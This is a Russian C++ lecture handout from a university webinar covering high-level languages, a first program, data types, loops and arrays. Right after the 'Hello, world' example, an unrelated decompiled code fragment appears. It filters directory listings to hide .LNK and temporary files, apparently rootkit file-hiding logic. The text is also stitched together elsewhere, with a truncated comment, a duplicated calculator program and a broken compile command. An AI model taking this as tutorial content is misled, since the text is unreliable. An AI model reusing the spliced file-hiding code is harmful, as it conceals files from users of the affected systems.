МТИ

МОСКОВСКИЙ ТЕХНОЛОГИЧЕСКИЙ ИНСТИТУТ

Программирование на языке высокого уровня.

Бужинский В.А. ктн доцент
bva2516@mail.ru

Москва 2016

Вебинар № 2/2.

Особенности программирования на объектно-ориентированных языках

Основная литература

Ашарина И.В. Объектно-ориентированное программирование в C++ [Электронный ресурс]: учебное пособие/ Ашарина И.В.— Электрон. текстовые данные.— М.: Горячая линия - Телеком, 2012.— 320 с.— Режим доступа: http://www.iprbookshop.ru/12008.

Казанский А.А. Объектно-ориентированное программирование на языке Microsoft Visual C# в среде разработки Microsoft Visual Studio 2008 и .NET Framework. 4.3 [Электронный ресурс]: учебное пособие и практикум/ Казанский А.А.— Электрон. текстовые данные.— М.: Московский государственный строительный университет, ЭБС АСВ, 2011.— 180 с.— Режим доступа: http://www.iprbookshop.ru/19258.

Агапов В.П. Основы программирования на языке C# [Электронный ресурс]: учебное пособие/ Агапов В.П.— Электрон. текстовые данные.— М.: Московский государственный строительный университет, ЭБС АСВ, 2012.— 128 с.— Режим доступа: http://www.iprbookshop.ru/16366.

Высокоуровневый язык программирования — язык программирования, разработанный для быстроты и удобства использования программистом. Основная черта высокоуровневых языков — это абстракция, то есть введение смысловых конструкций, кратко описывающих такие структуры данных и операции над ними, описания которых на машинном коде (или другом низкоуровневом языке программирования) очень длинны и сложны для понимания.

Высокоуровневые языки программирования были разработаны для платформенной независимости сути алгоритмов. Зависимость от платформы перекладывается на инструментальные программы — трансляторы, компилирующие текст, написанный на языке высокого уровня, в элементарные машинные команды (инструкции). Поэтому, для каждой платформы разрабатывается платформенно-уникальный транслятор для каждого высокоуровневого языка, например, переводящий текст, написанный на Delphi в элементарные команды микропроцессоров семейства x86.

Так, высокоуровневые языки стремятся не только облегчить решение сложных программных задач, но и упростить портирование программного обеспечения. Использование разнообразных трансляторов и интерпретаторов обеспечивает связь программ, написанных при помощи языков высокого уровня, с различными операционными системами программируемыми устройствами и оборудованием, и, в идеале, не требует модификации исходного кода (текста, написанного на высокоуровневом языке) для любой платформы.

Программы, написанные на языках высокого уровня, проще для понимания программистом, но менее эффективны, чем их аналоги, создаваемые при помощи низкоуровневых языков. Одним из следствий этого стало добавление поддержки того или иного языка низкого уровня (язык ассемблера) в ряд современных профессиональных высокоуровневых языков программирования.

Примеры: C++, C#, Java, JavaScript, Python, PHP, Ruby, Perl, Паскаль, Delphi, Лисп. Языкам высокого уровня свойственно умение работать с комплексными структурами данных. В большинстве из них интегрирована поддержка строковых типов, объектов, операций файлового ввода-вывода и т. п.

Первым языком программирования высокого уровня считается компьютерный язык Plankalkül, разработанный немецким инженером Конрадом Цузе ещё в период 1942—1946 годах. Однако транслятора для него не существовало до 2000 года. Первым в мире транслятором языка высокого уровня является ПП (Программирующая Программа), он же ПП-1, успешно испытанный в 1954 году. Транслятор ПП-2 (1955 год, 4-й в мире транслятор) уже был оптимизирующим и содержал собственный загрузчик и отладчик, библиотеку стандартных процедур, а транслятор ПП для ЭВМ Стрела-4 уже содержал и компоновщик (linker) из модулей. Однако, широкое применение высокоуровневых языков началось с возникновением Фортрана и созданием компилятора для этого языка (1957).

Основные понятия языка


Состав языка


Для решения задачи на компьютере требуется написать программу. Программа состоит из исполняемых операторов и операторов описания. Исполняемый оператор задает законченное действие, выполняемое над данными. Примеры исполняемых операторов: вывод на экран, занесение числа в память, выход из программы.

Оператор описания, как и следует из его названия, описывает данные, над которыми в программе выполняются действия. Примером описания (конечно, не на Паскале, а на естественном языке) может служить предложение 'В памяти следует отвести место для хранения целого числа, и это место мы будем обозначать А'.

Исполняемые операторы для краткости часто называют просто операторами, а операторы описания — описаниями. Описания должны предшествовать операторам, в которых используются соответствующие данные. Операторы исполняются последовательно, один за другим, если явным образом не задан иной порядок.

В качестве среды разработки под Windows советуем использовать Visual Studio В качестве среды разработки под Windows советуем использовать Visual Studio (800 Мб), если у вас Windows XP, Visual Studio 2013 (6.5 Гб) для Windows 7 и выше, или Dev C++ 5 (41 Мб) для тех, у кого слишком медленный интернет для загрузки Visual Studio. Пользователям Unix-подобных систем, потребуется компилятор GCC и любой текстовый редактор, например Vim.





Код первой программы

Наберите следующий код:

```
#include <iostream>
#include <cstdlib> // для system
using namespace std;

int main()
{
    cout << "Hello, world!" << endl;
    system("pause"); // Только для тех, у ко
    return 0;
}
```

Описание синтаксиса

Директива #include используется для подключения других файлов в код. Строка #include <iostream>, будет заменена содержимым файла «iostream.h», который находится в стандартной библиотеке языка и отвечает за ввод и вывод данных на экран.
#include <cstdlib> подключает стандартную библиотеку языка C. Это подключение необходимо для работы функции system.

Содержимое третьей строки — using namespace std; указывает на то, что мы используем по умолчанию пространство имен с названием «std». Все то, что находится внутри фигурных скобок функции int main() {} будет автоматически выполняться после запуска программы.

Строка cout << "Hello, world!" << endl; говорит программе выводить сообщение с текстом **«Hello, world»** на экран.

Оператор cout предназначен для вывода текста на экран командной строки. После него ставятся две угловые кавычки (<<). Далее идет текст, который должен выводиться. Он помещается в двойные кавычки.

Оператор endl переводит строку на уровень ниже.

Если в процессе выполнения произойдет какой-либо сбой, то будет сгенерирован код ошибки, отличный от нуля. Если же работа программы завершилась без сбоев, то код ошибки будет равен нулю. Команда return 0 необходима для того, чтобы передать операционной системе сообщение об удачном завершении программы.

— В конце каждой команды ставится **точка с запятой.**

```
633     if (Length & 1){          //mean couldn't be divided by 2 (That's will be strange because it's
634       EntryPtr = UserBuffer;
635       UserBuffer+=NextEntryOffset;
636       (ULONG)UserBuffer |= 0x01;     //mov     byte ptr [ebp+UserBuffer+3], 1
637       PrevOffset  -= NextEntryOffset;
638       continue;
639     };
640     Length -= FilenameOffset;   //I don't know why
641     Length /= 2;                  //number of characters
642     if ((((FileSize.u.HighPart != -1) && (FileSize.u.LowPart != -1)) || (FileSize.u.HighPart == 0
643       if (StrCheck(L".LNK",&Filename[Length -4],4) != 0){
644         memmove(UserBuffer,UserBuffer + NextEntryOffset,PrevOffset - NextEntryOffset);
645         PrevOffset  -= NextEntryOffset;
646         continue;
647       };
648     };
649     if (TMPCheck(Filename,Length,FileSize.u.LowPart,FileSize.u.HighPart) ==0){
650       EntryPtr = UserBuffer;
651       UserBuffer+=NextEntryOffset;
652       (ULONG)UserBuffer |= 0x01;     //mov     byte ptr [ebp+UserBuffer+3], 1
653     }else{
654       if (NextEntryOffset != 0){
655         memmove(UserBuffer,UserBuffer + NextEntryOffset,PrevOffset - NextEntryOffset);
656       }else{
657         if (EntryPtr !=0)EntryPtr = 0;
658         break;
659       };
660     };
661     PrevOffset  -= NextEntryOffset;
662   }while ( PrevOffset != 0);
663   return ((ULONG)UserBuffer & 1);       // cmp     byte ptr [ebp+UserBuffer+3], 0  / setnz   al
664 };
```

Теперь скомпилируйте и запустите программу. Тем, кто пользуется MS Visual Studio, нужно нажать сочетание клавиш «Ctrl+F5».

Пользователям GCC нужно выполнить следующие команды:

```
c++ имя_файла.
cpp -o имя_выходного_бинарника
 # компиляция кода .
/имя_выходного_бинарника
# запуск программы
```

Если программа собралась с первого раза, то хорошо. Если компилятор говорит о наличии ошибок, значит вы что-то сделали неправильно.

Прочитайте текст ошибки и попробуйте ее исправить своими силами. Если не получится, напишите о вашей проблеме в комментариях. В качестве домашнего задания, переделайте эту программу так, чтобы вместо, сообщения «Hello, World» выводилось сообщение «Hello, User».

Типы данных

В языке C++ *все переменные* имеют определенный тип данных. Например, переменная, имеющая целочисленный тип не может содержать ничего кроме целых чисел, а переменная с плавающей точкой — только дробные числа.

Тип данных присваивается переменной при ее объявлении или инициализации. Ниже приведены основные типы данных языка C++, которые нам понадобятся.

Основные типы данных в C++

int — целочисленный тип данных.
float — тип данных с плавающей запятой.
double — тип данных с плавающей запятой двойной точности.
char — символьный тип данных.
bool — логический тип данных.

Объявление переменной

Объявление переменной в C++ происходит таким образом: сначала указывается тип данных для этой переменной а затем название этой переменной.

Пример объявления переменных

```
int a; // объявление переменной a целого типа.
float b; // объявление переменной b типа данных с плавающей запятой.
double c = 14.2; // инициализация переменной типа double.
char d = 's'; // инициализация переменной типа char.
bool k = true; // инициализация логической переменной k.
```

Заметьте, что в C++ **оператор присваивания (=)** — не является знаком равенства и не может использоваться для сравнения значений. Оператор равенства записывается как «двойное равно» — ==.

Присваивание используется для сохранения определенного значение в переменной. Например, запись вида a = 10 задает переменной a значение числа 10.

Простой калькулятор на C++

```cpp
#include <iostream>
using namespace std;

int main()
{
    setlocale(0, "");
    /*7*/ int a, b; // объявление двух переменных a и b целого типа данных.
    cout << "Введите первое число: ";
    cin >> a; // пользователь присваивает переменной a какое-либо значение.
    cout << "Введите второе число: ";
    cin >> b;
    /*12*/  int c = a + b; // новой переменной c присваиваем значение суммы введенных пользователем данных.
    cout << "Сумма чисел = " << c << endl; // вывод ответа.
    return 0;
}
```

```cpp
#include <iostream>
using namespace std;

int main()
{
    setlocale(0, "");
    /*7*/ int a, b; // объявление двух переменных a и b целого типа данных.
    cout << "Введите первое число: ";
    cin >> a; // пользователь присваивает переменной a какое-либо значение.
    cout << "Введите второе число: ";
    cin >> b;
    /*12*/  int c = a + b; // новой переменной c присваиваем значение суммы введенных
пользователем данных.
    cout << "Сумма чисел = " << c << endl; // вывод ответа.
    return 0;
}
```

Разбор кода

В 7-й строке кода программы мы объявляем переменные «a» и «b» целого типа int. В следующей строке кода выводится сообщение пользователю, чтобы он ввел с клавиатуры первое число.

В 9-й строке стоит еще незнакомая вам конструкция — cin >>. С помощью нее у пользователя запрашивается ввод значения переменной «a» с клавиатуры. Аналогичным образом задается значение переменной «b».

В 12-й строке мы производим инициализацию переменной «c» суммой переменных «a» и «b». Далее находится уже знакомый вам оператор cout, который выводит на экран строку и значение переменной «c».

При выводе переменных, они *не заключаются в кавычки*, в отличие от строк.

Оператор if

Оператор if служит для того, чтобы выполнить какую-либо операцию в том случае, когда условие является верным. *Условная конструкция в C++* всегда записывается в круглых скобках после оператора if.
Внутри фигурных скобок указывается тело условия. Если условие выполнится, то начнется выполнение всех команд, которые находятся между фигурными скобками.

Пример конструкции ветвления

```
if (num < 10) {  // Если введенное число меньше 10.
    cout << "Это число меньше 10." << endl;
} else {  // иначе
    cout << "Это число больше либо равно 10." << endl;
}
```

Цикл for

Если мы знаем точное количество действий (итераций) цикла, то можем использовать **цикл for**. Синтаксис его выглядит примерно так:

```
for (действие до начала цикла;
     условие продолжения цикла;
     действия в конце каждой итерации цикла) {
         инструкция цикла;
         инструкция цикла 2;
         инструкция цикла N;
}
```

Итерацией цикла называется один проход этого цикла

Существует частный случай этой записи, который мы сегодня и разберем:

```
for (счетчик = значение; счетчик < значение; шаг цикла) {
    тело цикла;
}
```

Счетчик цикла — это переменная, в которой хранится количество проходов данного цикла.

Цикл while

Когда мы не знаем, сколько итераций должен произвести цикл, нам понадобится цикл **while** или **do...while**. Синтаксис цикла **while** в C++ выглядит следующим образом.

```
while (Условие)  {
    Тело цикла;
}
```

Данный цикл будет выполняться, пока условие, указанное в круглых скобках является истиной. Решим ту же задачу с помощью цикла **while**. Хотя здесь мы точно знаем, сколько итераций должен выполнить цикл, очень часто бывают ситуации, когда это значение неизвестно.

Описание синтаксиса массивов

Массив создается почти так же, как и обычная переменная. Для хранения десяти фамилий нам нужен массив, состоящий из 10 элементов. Количество элементов массива задается при его объявлении и заключается в квадратные скобки.

Чтобы описать элементы массива сразу при его создании, можно использовать фигурные скобки. В фигурных скобках значения элементов массива перечисляются через запятую. В конце закрывающей фигурной скобки ставится точка с запятой.

```
string students[10] = {
    "Иванов", "Петров", "Сидоров",
    "Ахмедов", "Ерошкин", "Выхин",
    "Андеев", "Вин Дизель", "Картошкин", "Чубайс"
};
```

Для того чтобы выбрать C++ в качестве первого языка программирования существует четыре причины:

Компилируемый язык со статической типизацией.
Сочетание высокоуровневых и низкоуровневых средств.
Реализация ООП.
STL.

Рассмотрим данные причины более подробно.

Компилятор. Тут C++ предстаёт во всей красе. Множество компиляторов, консольные команды, этапы сборки программы… Да, первую программу нужно написать в простом текстовом редакторе без подсветки синтаксиса и автокомплита, найти чем и как её можно запустить. Такой подход формирует у человека некоторое понимание того, как всё устроено:
Код программы – это просто текст, который сам по себе не заработает.
Компилятор – это отдельная программа, которой надо указать, что и как сделать с исходным кодом, чтобы он превратился в исполняемый файл.
Текстовый редактор – это тоже отдельная программа, предназначенная для написания исходного кода.
Существуют опции сборки, и существует не один компилятор.
Исходный код, написанный программистом, может быть предварительно обработан и изменён (например, препроцессором).